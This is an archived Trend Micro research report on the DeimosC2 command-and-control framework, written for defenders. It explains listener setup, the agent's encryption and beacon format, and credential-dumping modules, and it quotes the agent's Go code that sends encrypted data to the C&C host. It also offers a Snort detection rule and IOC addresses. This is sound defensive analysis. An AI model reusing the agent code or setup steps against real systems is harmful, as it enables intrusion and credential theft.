DeimosC2: What SOC Analysts and Incident Responders Need to Know About This C&C Framework

By Feike Hacquebord, Stephen Hilt, Fernando Merces (words)

Published: 2022-11-08 · Archived: 2026-04-05 23:00:03 UTC

Introduction

- With the rise in attention to Cobalt Strike from network defenders, attackers have been looking to alternative command-and-control (C&C) frameworks
- Among these, Brute Ratel and Sliver are growing in popularity, having recently been featured in a number of publications.
- This report provides defenders and security operations center (SOC) teams with the technical details they need to know should they encounter an alternative tool, DeimosC2.

C&C systems are useful collaboration tools for penetration testers and red teamers. They provide a common place for all victim machines to reach out to, be controlled from, and allow multiple users to interact with the same victims. When performing authorized testing, this is very important as logs are kept in a single place to aid reporting. However, more and more of these tools are being utilized by criminals, including open-source and commercial tools. Their ease of use and stability allows them to run for long periods without issues, which is one of the reasons that even criminals are moving to these C&C platforms instead of building their own.

With most of the attention being paid on established commercial tools such as Cobalt Strike, criminals have been looking for other alternatives that provide many of the same functions. For defenders, this means that as criminals turn to open-source C&C software (which gives them many different options available, and in some cases using multiple platforms on one host), the threat landscape is evolving, incorporating a larger number of tools that will make attacks more difficult for both individuals and organizations to defend themselves against.

Some of the popular alternative frameworks that attackers have turned to include Brute Ratel and Sliver. In this publication, we will focus on providing information on another similar framework defenders might encounter — DeimosC2, another open-source alternative. We will explain how DeimosC2 works and how you can identify related traffic and binaries to help defend your networks.


Open-Source C&C software

Much like some of the other open-source C&C frameworks such as Ares C2, PoshC2 and TrevorC2, DeimosC2 provides classic C&C framework features but also provides a user interface that feels and behaves much like a commercial tool such as Cobalt Strike or Metasploit Pro. As such, red teamers have been discussing DeimosC2 more frequently.

The 2matrix website is designed to help red teamers find the right framework for their engagements and includes a matrix comparing open-source and commercial products. While some are popular and recognizable frameworks,

others are new and upcoming frameworks with specific purposes. While these sites can help red teams and penetration-testing teams find the right product for their needs, they could also aid criminals find the next framework to use: preferably one that is growing in support and not detected well by the security industry.

To date, in the criminal underground, there is not as much discussion around DeimosC2 as an alternative, but attackers might be using DeimosC2 in the near future as a tool of choice and as part of their migration away from Cobalt Strike. The other tools that we've observed being discussed and used are PoshC2, PHPSploit, and Merlin. Similar to red teamers, cybercriminals like to use a mix of command line- and GUI-based C&C frameworks, depending on their preference among ease to build, maintain, and operate.



open on a new tab

Figure 2. DeimosC2 appearing in a list of recommended alternatives to Cobalt Strike on one Russian-speaking forum

In July 2022, Censys published a blog entry on the open-source C&C frameworks being used by ransomware groups. This included PoshC2 and DeimosC2 being employed in partnership with Metasploit and Acunetix, which are used for vulnerability scanning and system exploitation. Either PoshC2 or DeimosC2 was then used for the post-exploitation C&C communications.

While DeimosC2 is not the most popular choice for attackers currently looking for other C&C platforms to use, this is also exactly one of the reasons that it is important to study it in advance. Attackers will continue to evaluate tools that are lower in popularity, hoping that these systems go undetected for longer. Because of this, we have decided to look at DeimosC2 to get a better idea of what might make a criminal want to use this platform as their C&C framework of choice.

What is DeimosC2?

DeimosC2 is an open-source C&C framework that was released in June 2020. It is a fully-functional framework that allows for multiple attackers to access, create payloads for, and interact with victim computers. As a post-exploitation C&C framework, DeimosC2 will generate the payloads that need to be manually executed on computer servers that have been compromised through other means such as social engineering, exploitation, or brute-force attacks. Once it is deployed, the threat actors will gain the same access to the systems as the user account that the payload was executed as, either as an administrator or a regular user. Note that DeimosC2 does not perform active or privilege escalation of any kind.

Post-exploitation C&C servers are popular with red teams since they provide a convenient method of interacting with multiple victim machines, collecting notes, and storing evidence of what was done to each machine so that when incident responses are involved in any cleanup efforts, they can be provided information on everything that was done while the red team was in the systems.

The features Of DeimosC2

DeimosC2 has two options for installation on a system: a pre-built binary that does not depend on Go being installed, and the source code that can be compiled and run on any system with Go installed. For this research, the pre-built binaries inside of a Debian virtual machine (VM) were used, so some behaviors might be different compared to if the source code directly downloaded from the GitHub project had been used.

DeimosC2 combines a lot of the same features as other C&Csoftware platforms. One of the main purposes for a C&C system like DeimosC2 is to help red teams and penetration testers consolidate their infrastructure, collaborate with others by sharing compromised hosts during the engagement, and aid with reporting when engagements are finished. With that in mind, DeimosC2 has multiple user support with two roles for the users: Administrator and User. Figure 4 shows the two user setups in our tests of DeimosC2.

Since DeimosC2 is also aimed at red teams, it has support for multifactor authentication (MFA), an API, backup, and restore features, as well as an ability to mark systems as either a development or a production system.


Once the users are set up, the next step is to set up the listeners, which are the sockets and protocols that the victim machines will reach out to. DeimosC2 has five types of listeners that users can configure for their payloads, with the most common that we've seen so far being HTTPS and TCP. We expect that as the popularity of tools like these grow, it is likely that we will see malicious actors use the DNS over HTTPS DNS over HTTPs (DoH) option as well.

Once a selection is made, in this case HTTPS, the listener is configured by entering the data required for mandatory and certain optional settings. Settings such as domain names and IP addresses are required by the user, while the key and most of the advanced settings are optional.

Inside the advanced settings, there are some configurable options for how the C&C server works. This is where you will find the settings for changing the default paths that the victim will use over HTTP POST to the C&C server. By default, these paths are /login, /index, /settings, and /profile, but these can be changed during the creation of the listener. They can also be changed at a later time; however, new binaries will need to be created.

Once all the settings are configured, the binaries will be created based on the options in the “compile options” portion of the settings. These settings determine which binaries are to be created and if they should be obfuscated.

Once the binaries are created, they are downloaded via the interface by selecting “interact” from the listener options.



open on a new tab

Figure 7. Screenshot of the listeners created for the HTTPS listener

Once downloaded, these are ready to deploy on a machine that has been compromised via another means such as through phishing or an exploit. The ease of use to create post-exploitation binaries for C&C communications makes this an attractive framework for red teamers and penetration testers to include in their arsenal of tools.

DeimosC2 agent analysis

While many of the DeimosC2 samples are obfuscated with gobfuscate, an open-source tool for obfuscating programs written in Go language, we also found non-obfuscated samples. These allowed us to spot DeimosC2 package names, where we figured out that this was an open-source post-exploitation C2 framework. It is also possible to manually de-obfuscate the implemented changes of a tool like gobfuscate, but this will take more time for the investigator.

In DeimosC2 terminology, a client binary intended to infect victims is called an agent. DeimosC2 leverages the multi-platform nature of the Go language to compile agents for different architectures such as Windows, Linux, macOS, and Android.

The agent is straightforward: When executed, it immediately tries to contact the listener in the hard-coded C&C domain or IP address, except when an execution time range is set.

DeimosC2 agents use three different keys to exchange messages with the listener.

This is a unique key that identifies the agent. The key is initially set to "00000000000000000000000000000000000000", but the first response from the listener updates it to a new version, 4 UUID.

This 256-bit AES key is randomly generated every time an agent talks to a C&C listener. This is used to encrypt messages exchanged with the C&C listener.

Aside from AES encryption, DeimosC2 uses RSA-2048 to encrypt both the agent and the AES keys previously explained. The agent uses a hard-coded public key to encrypt the other keys, while the C&C listener decrypts the data with its private key.

Figure 8 illustrates the encryption process from the agent's perspective.

The first message sent to the C&C listener includes information about the infected machine in JSON format, as shown in Figure 9.


```
{
    "Key": "",
    "OS": "windows",
    "OSType": "N",
    "OSVers": "10",
    "AV": null,
    "Hostname": "DESKTOP-3QCES1T",
    "Username": "DESKTOP-3QCES1T\\admin",
    "LocalIP": "192.168.206.129",
    "AgentPath": "C:\\Users\\admin\\Desktop\\7be.ex_",
    "Shellz": [
        "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
        "C:\\Windows\\System32\\cmd.exe"
    ],
    "Pid": 4888,
    "IsAdmin": false,
    "IsElevated": false,
    "ListenerKey": ""
}
```


open on a new tab

Figure 9. Sample JSON data sent to the C&C listener for the first time

The data sent includes information about the operating system, installed antivirus products, the host name, the logged username, the internal IP address, the agent path on the file system, available shell programs, the Process ID (PID), and user privileges.

The C2 listener response can include one or more commands (called "jobs" in DeimosC2 terminology). Table 1 provides a description of these commands.

Command	Description
shell	Executes shell commands
download	Downloads a file to the C&C server

upload	Uploads a file to the infected machine
options	The **jitter** and **delay** options set the sleep time for C&C communications. The **eol** (which we assume means end-of-life) option sets a date for the agent to exit, while the **hours** option configures the time range for communication.
fileBrowser	Asks the agent to list all files and directories on a given path
shellInject	Injects and runs custom shellcode in the agent process
module	Executes a module
reinit	Reconnects the agent, which causes the agent to get a new Agent Key
pivotTCP	Starts a TCP server in the infected machine so it can be used as a listener by other agents; useful for infecting machines that do not have internet access
pivotJob	Handles pivot jobs
pivotKill	Resets the list of pivot listeners
kill	Uninstalls the agent

Table 1. DeimosC2 commands and their descriptions

DeimosC2 extends its functionalities through modules that can be executed in the victim's machine. In our lab, the following modules were available:

Module	**Description**
screengrab	Takes a screenshot on an infected machine

minidump	Generates a user-mode minidump of a given process
lsadump	Downloads SECURITY and SYSTEM registry hives for credentials stealing
ntdsdump	Downloads Ntds.dit and SYSTEM files for credentials stealing
samdump	Downloads SECURITY, SYSTEM, and SAM registry hives for credentials stealing
shadowdump	Downloads /etc/shadow files from Linux machines

Table 2. The available DeimosC2 modules, as seen in our lab

The module interface of DeimosC2 allows the C&C listener to push new modules and execute them from either disk or memory (using code injection).

Network analysis

As we previously mentioned, there are a few listener types that users can choose while using DeimosC2, including HTTPS, TCP, and DoH. These are likely to be the most common options as they are popular with other C&C platforms. We were able to investigate how these listeners worked in detail because of DeimosC2's open-source nature.

Once the listener is running for HTTPS, we observed that there was a default webpage that was configured. By reviewing the GitHub page, we confirmed that it was a default Ubuntu webpage for Apache.

open on a new tab

Figure 10. Nmap results showing the default Apache Ubuntu page for the title

Based on the configuration of the listener during setup, we know that the tool uses a few paths. Looking into the .go version of the agent source code, we can see the processes that have been set up and are being used.

The variable “firsttime” is used for the initial communication to the server. From then on, the variable “checkin” will be used as a heartbeat.

Based on this, we can fingerprint if the C&C server is in the default configuration and if HTTPS inspection is enabled. The agents will send HTTP POST to /login, and then to /index afterward at periodical intervals. The default port used for the HTTPS listener is 4443. However, this can be changed easily when creating the listener on any other port. The variable “moduleloc” at /profile is used to send data from the agent back to the server. Finally, the “piviotloc” variable is used to pass data through the current victim as part of the previously described piviotTCP functionality of the agents.

```
func sendMsg(msgType string, data []byte) []byte {

        var aesKey []byte
        var fullMessage []byte
        pub := crypto.BytesToPublicKey(pubKey)
        if key == "" {
                key = "00000000000000000000000000000000"
        }
        aesKey = make([]byte, 32)
        _, _ = rand.Read(aesKey)
        named := []byte(key)
        combined := append(named, aesKey...)
        encPub := crypto.EncryptWithPublicKey(combined, pub)
        encMsg := crypto.Encrypt(data, aesKey)
        final := append(encPub, encMsg...)
        fullMessage = final
        r, err := http.Post(("https://" + host + ":" + port + msgType), "application/json", bytes.NewBuffer(fullMessage))
        if err != nil {
                agentfunctions.ErrHandling(err.Error())
        }
        defer r.Body.Close()
        if r.StatusCode == http.StatusOK {
                bodyBytes, err := ioutil.ReadAll(r.Body)
                if err != nil {
                        agentfunctions.ErrHandling(err.Error())
                }
                decMsg := crypto.Decrypt(bodyBytes, aesKey)

                return decMsg
        }
        return nil
}
```

open on a new tab

Figure 12. The sendMsg function in the HTTPS_agent.go showing http.Post call

Figure 13 shows an encrypted POST request sent by an agent configured to use an HTTPS listener. By default, it uses /login to send the first message, after which the agent sends requests to /checkin by default.


```
[redacted] - - [27/May/2022 12:00:53] "POST /login HTTP/1.1" 200 -
Host: [redacted]:443
User-Agent: Go-http-client/1.1
Content-Length: 688
Content-Type: application/json
Accept-Encoding: gzip


00000000: CB D7 42 9C 3F 4E 0C 9C 27 AD 9D AB 08 D6 F3 2B ..B.?N..'......+
00000010: 7E A8 6F 4C 5D 69 A8 20 3C 88 F0 EC C3 41 FF EE ~.oL]i. <....A..
00000020: D7 68 11 18 A2 9B 8C 35 07 86 48 BA 53 23 D4 2C .h.....5..H.S#.,
00000030: 6C A0 C8 EC CE 9F 21 9C 00 BD D9 36 34 DA 40 5A l.....!....64.@Z
00000040: ED 2F E7 F0 B3 96 49 7A FE 7B 0F 77 1B FE 40 49 ./....Iz.{.w..@I
00000050: A2 38 46 5A B0 A7 5E BA 33 E7 E3 E6 57 AF C8 E1 .8FZ..^.3...W...
00000060: 0D 42 24 E5 08 06 BB AD 20 AB B3 2D 16 56 D7 CA .B$..... ..-.V..
00000070: 5F 75 A8 5B 2E 04 26 57 5F 1F B2 D1 77 C4 33 57 _u.[..&W_...w.3W
00000080: FE C8 AE 47 15 09 11 7D 40 97 8A 25 86 70 B3 87 ...G...}@..%.p..
00000090: 65 01 BD 5F B9 B9 55 BB 8D 37 CA 85 8F 36 50 8F e.._..U..7...6P.
000000A0: A9 60 4B B9 02 9F 79 83 BC 13 72 D8 F7 B7 70 19 .`K...y...r...p.
000000B0: 97 CF 5D 0B B3 23 24 5F 10 D6 7B 51 A8 38 C1 B7 ..]..#$_..{Q.8..
000000C0: AF C7 C1 9E B2 5E 44 00 5C C2 3B 89 62 9E 7A F3 .....^D.\.;.b.z.
000000D0: 67 B5 EC 58 1E B8 62 19 9A E4 8A 07 A4 E0 95 44 g..X..b........D
000000E0: 28 63 D1 47 B8 9E A8 B5 31 36 62 86 9D 1E C8 5B (c.G....16b....[
000000F0: 53 4A 42 66 6E 29 BA BB A4 A8 7E 2F 3A 04 16 E4 SJBfn)....~/:...
00000100: F1 21 B4 AA E1 AF 2C 12 16 7E 7E 91 C0 61 26 A1 .!....,..~~..a&.
00000110: A0 B6 54 4B 3E 60 84 E2 55 49 4D CB 58 3E 6D 72 ..TK>`..UIM.X>mr
00000120: A2 8D F0 21 6C 5D 4C 68 C3 79 AC 18 B9 1D 52 46 ...!l]Lh.y....RF
00000130: A8 EB 23 45 4A 6E 03 20 4F 2D 73 36 98 3A 71 05 ..#EJn. O-s6.:q.
00000140: 64 64 94 E5 E9 C6 46 E7 A9 BE 73 72 38 C2 16 2D dd....F...sr8..-
00000150: 60 BB 25 F8 DF 0B A0 FC 51 E4 6C 3C 8A 21 1D 1B `.%.....Q.l<.!..
00000160: 53 30 72 E0 2F 27 C0 4B 99 5D 00 83 7A 4C 67 19 S0r./'.K.]..zLg.
00000170: 2D 90 65 48 43 4A F6 A8 BE 1F 51 36 5B 20 C6 FA -.eHCJ....Q6[ ..
00000180: 26 3A FA 5D 9C A8 C0 53 38 6C 20 9A C5 B1 97 BC &:.]...S8l .....
00000190: 41 9F E2 C8 A9 A9 18 24 99 5F EF DA 61 66 94 A9 A......$._..af..
000001A0: 7E CF BA 4A E1 D1 25 88 FC 44 09 3F CA 3F 55 EA ~..J..%..D.?.?U.
000001B0: 06 5C 20 5E 06 24 7C E4 47 4F FB F1 38 43 7C 33 .\ ^.$|.GO..8C|3
000001C0: 51 E1 E7 A2 26 14 FE 79 E7 1F 44 87 8D BF 0A F1 Q...&..y..D.....
000001D0: 6E 99 0D E7 CE 30 76 E7 42 63 B1 6E DF B7 80 A8 n....0v.Bc.n....
000001E0: 87 34 2F F3 A4 79 17 D8 F1 98 42 92 DB 37 87 79 .4/..y....B..7.y
000001F0: B8 AB 9D B8 07 94 F8 BF 4A E2 F1 86 77 BD A6 46 ........J...w..F
00000200: ED CA B8 BD FD 4E 4F 6E B7 FA 32 93 C8 CE CF 63 .....NOn..2....c
00000210: 77 7C F9 DE 4D 0F AC E4 93 E4 EB 4D F5 CD B3 B5 w|..M......M....
00000220: 60 40 1E 9F F6 8C 6A 57 D5 8D F2 68 7C F5 BF AB `@....jW...h|...
00000230: 40 9A 1D CA 14 29 DB 29 CB 80 3E A1 91 F4 11 56 @....).)..>....V
00000240: 2C C3 FF 1D 5C 48 C7 8C 0E 3A 8E 11 54 CB 80 BE ,...\H...:..T...
00000250: F8 CF F9 EA 39 2A 53 AB 42 A3 A4 77 76 28 E2 87 ....9*S.B..wv(..
00000260: C4 09 15 AB 19 28 E9 C5 13 4D 3D 49 54 B9 24 56 .....(...M=IT.$V
00000270: 03 29 11 7D 7E 06 BD 12 10 63 16 D1 1A EA 63 C2 .).}~....c....c.
00000280: EA A8 20 B7 47 94 30 12 26 0E A8 B0 A6 5F 09 81 .. .G.0.&...._..
00000290: 3A B8 14 DA 25 3C 2C 78 70 1B DC CF EE 2F 47 12 :...%<,xp..../G.
000002A0: 32 48 50 CA E7 47 4F F3 31 38 B3 90 3B 91 22 8B 2HP..GO.18..;."
```

open on a new tab

Figure 13. An encrypted POST request sent by an agent configured to use a HTTPS listener

The TCP listener utilizes the Go language functions to create a packet and send it to a created socket. The flow for encryption works the same as it does with the HTTPS encryption. The only difference, in this case, is that there is a length for the overall message that will aid in the decryption of the data. To accomplish this, it prepends the encrypted data with the length of the data that was encrypted and is to be sent. This is sent to the socket, and then to the C&C server.

Based on our analysis of the packets that were being sent from the TCP agent to the listener, this part has a predictable behavior. Because of the uint64 call, the created length will be in an unsigned integer that is 64 bits or 8 bytes long. The start of the data portion of the packet will have 8 bytes for the length of the packet to follow. This was the case with most of the information we observed on the heartbeat communications to the C&C server. Each packet was 350 bytes in total with 296 bytes of data.



[open on a new tab]

Figure 15. Data portion of the packet (highlighted) of the TCP agent communicating to the C&C server

Since we know that the packet size is prepended to the data portion of the packet, and that it is an unsigned integer of 8 bytes, we can conclude that the first 8 bytes of the data is the size that will be followed in processing the packets.

In this case, where there is a data field of 296 bytes, if we take away the 8 bytes for the length field, this will leave 288 bytes for the commands from the C&C server. This is easily calculated if we take 288 bytes and convert it to the hexadecimal system, resulting in 0x120 or 01 20, which is what we find after the first 6 bytes of 0s in the examples we have seen.

One possible way to detect this behavior is with a snort rule that looks for the heartbeat traffic. Here is an example of a Snort rule that would detect our sample packets:

alert tcp any any -> any any (content: "|00 00 00 00 00 00 01 20|"; offset: 0; depth: 8; msg:"Possible DeimosC2 TCP
Agent Heartbeat Communications"; sid:123400; priority:3; rev:1;)

Based on testing in Snort with only this rule enabled, we confirmed that it will detect the heartbeat communications from the TCP agent. Note that this rule might need tuning based on specific setups to remove false positives and enhance sensor performance.

The DoH or DNS over HTTPS listener uses DNS queries to communicate with the C&C server. One of the advantages of using DoH is that there are no direct communications with the C&C server. However, there is a delay in the communications; therefore, DoH is often used if stealth is a requirement for the red-team engagement. DeimosC2 utilizes the HTTPS JSON API for DNS from Google. This is different from the RFC 8484-compliant DoH requests that Google also supports. It is an easier solution programmatically and is common for attackers to use.

```
func sendMsg(name string, dnsType uint16) Response {
        //Now send the data out to the server

        client := http.Client{
                Timeout: time.Second * 20,
        }

        r, err := http.NewRequest("GET", "https://dns.google.com/resolve", nil)
        if err != nil {
                agentfunctions.AllOutput.Mutex.Lock()
                agentfunctions.JobCount++
                agentfunctions.AllOutput.List[agentfunctions.JobCount] = &agentscommon.JobOutput{"error", err.Error()}
                agentfunctions.AllOutput.Mutex.Unlock()
        }

        q := r.URL.Query()
        q.Add("name", name+"."+host)
        q.Add("type", strconv.Itoa(int(dnsType)))
        q.Add("cd", "false") // ignore DNSSEC
        r.URL.RawQuery = q.Encode()
        res, err := client.Do(r)
        if err != nil {
                agentfunctions.AllOutput.Mutex.Lock()
                agentfunctions.JobCount++
                agentfunctions.AllOutput.List[agentfunctions.JobCount] = &agentscommon.JobOutput{"error", err.Error()}
                agentfunctions.AllOutput.Mutex.Unlock()
        }
```

open on a new tab

Figure 18. Screenshot of the Go code showing the use of dns.google.com/resolve

Within the listener configuration, there are two names you can change: the firsttime and checkin variables. When setting up the listener, the default names for these are getname and checkin, respectively. When the agent first reaches out to the listener, it will first use the firsttime variable, after which the checkin variable will be used for the heartbeat communications. Unlike HTTPS and TCP, the agent will not communicate directly with the listener, but it will communicate to the DNS Google service previously mentioned.

```
//var domain = "doj.network" //Domain to be used for DNS stuff
var firsttime = "getname"
var checkin = "checkin"
var aesKey []byte
//ModData is used for RPC
type ModData int
```

open on a new tab

Figure 19. Variables used for the initial communications to the DoH listener

On initial setup, one query that can be observed looks like the following:

- https://dns.google.com/resolve?name=0000000000.6765746e616d65.ftr.trendmicro.com

When you look at this query, there are a few things that stand out, one of which is the 6765746e616d65 subdomain that is generated from the code during the check-in process. In this case, the value takes the variable firsttime and converts its content to a hexadecimal system based on its ASCII values (getname in our case). This is then used as the first subdomain sent to dns.google.com. To decode this, the AES key is needed from either the agent or the C&C server itself.

All these methods we've discussed are based on the paths and variables that are set to the defaults in the configuration, which is easy to change while building the listeners. Changing the default settings is good for when a red team is using it, since they can work with the blue teams to help find their traffic in the network logs. However, when a criminal changes these settings, it will make it more difficult to find them in future campaigns, since they change their variables to alter their tools, tactics, and procedures (TTPs) slightly to avoid detection or modify configurations based on the campaign. We present this information to help defenders understand what is happening behind the scenes in DeimosC2 should they encounter non-default behavior in an attack.

Changing default listener settings

Changing the paths is easy to achieve in the DeimosC2 user interface; take for example the default paths for the HTTPS Listener of /login, /index, /settings and /profile. To change this, all an attacker needs to do is to expand the Advanced Options while building the listener.

open on a new tab

Figure 21. Screenshot of the Advanced Options while building the HTTPS listener

Changing the paths is likely something that an attacker will do, and this will cause some of the things we've previously discussed to change in the binaries and in the traffic patterns. For instance, if the getname in the DOH agent is changed, it will no longer go to 6765746e616d65 but will instead redirect to a subdomain of whatever it

was changed to, converted to the hexadecimal system (an example being “trendmicroftr”, which would look like 7472656e646d6963726f667472 in the DoH query). This is one of the things that makes finding some of these red team tools increasingly more difficult since the evasion techniques are built into the options.

Each of the listeners can be updated for specific information that will change some of the paths and subdomains that are used. The TCP listener has the least number of options and as of writing, will likely be one of the easiest listeners to detect via network monitoring methods.

Recommendations for defending networks against DeimosC2

Detecting C&C traffic can be a difficult proposition for network defenders across the globe. Fortunately, during our investigation into DeimosC2, we have found some techniques that can be used to detect the presence of the agents communicating with the servers.

- While some network activities are dynamic, such as the inspection of the paths of the URL (as these can be changed by malicious actors while setting up the listeners), others are predictable. For example, the first 8 bytes of the TCP listener communication can be used for detection using the provided Snort rule in an intrusion detection system (IDS).
- In the case of the DoH example, if defenders are not using a service that leverages the JSON version of DoH within normal business operations, it is recommended that HTTPS to dns[.]google is blocked or at least logged. Most of the current DeimosC2 samples that leverage DoH currently use the JSON version of DoH provided by Google, which will stop this agent from working altogether.

However, it is important to remember that DeimosC2 is a post-exploitation C&C framework, and if you are seeing its traffic on your network, you have already been compromised by another means, and this is just the actor setting up persistency. If you detect DeimosC2 in your system, you should be aware there will likely be other attack tools deployed that you might not be aware of. Assuming a stance that you are already compromised also provides additional defensive options:

- Defenders should perform regular monitoring of outbound communications for top talkers. In particular, they should flag any hosts that have a significantly larger amount of data sent than during a normal monitoring period.
- Looking for communications that are new but also occur suddenly and frequently is an important part of network defense and helps not only in spotting DeimosC2 communications but also in helping spot other malware and communications that are malicious in nature early — especially if they are based on any sort of phone home or heartbeat patterns.

Although not designed to be a defensive measure, these kinds of tools can also sometimes provide an unexpected advantage for the defenders. As we mentioned, a C&C framework is meant to make the lives of penetration testers and red teamers easier through a variety of functions, such as by logging every command they run (whether this is on by default varies from framework to framework).

While non-malicious actors use these kinds of tools to enable faster report creation, if investigators are able to seize a server in which the attackers had this option configured (perhaps unknowingly), it can be a fantastic source of intelligence on the attacker’s post-compromise activities.

Conclusion

This report was intended to shed light on one of several C&C frameworks that criminals are using. DeimosC2 is one of the alternative tools that SOC teams will likely see being used against their networks for post-compromise activities. Over the coming months and years, we expect to see a rise in the use of many of these alternative C&C frameworks. We have already seen malicious actors switching from Cobalt Strike to these alternatives as defenders get better at identifying and blocking the communications and agents that are deployed.

It is important to remember that tools like these are dual-purpose: Their presence does not immediately indicate cybercriminal behavior since they are also popular with both internal and external penetration testers and red teams. While the red team's role is to perform adversary simulations and work with companies to help them defend their networks from these exact same tools, it is still in the interest of network defenders to be aware of their presence. By learning how to identify and block these tools, an organization can strengthen their defensive posture and prevent attackers from pivoting within networks, exfiltrating data, or generally doing harm to enterprises.

Indicators of Compromise (IOCs)

These are IP addresses that were observed to have a DeimosC2 panel. Some of these IP addresses are likely to have been part of a red-team exercise.

IP address	first	last
3.133.59.113	03/05/2022	04/09/2022
3.17.189.71	20/08/2021	20/08/2021
5.101.4.196	27/04/2022	17/09/2022
5.101.5.196	06/05/2022	19/09/2022
13.211.163.117	01/02/2021	01/08/2021
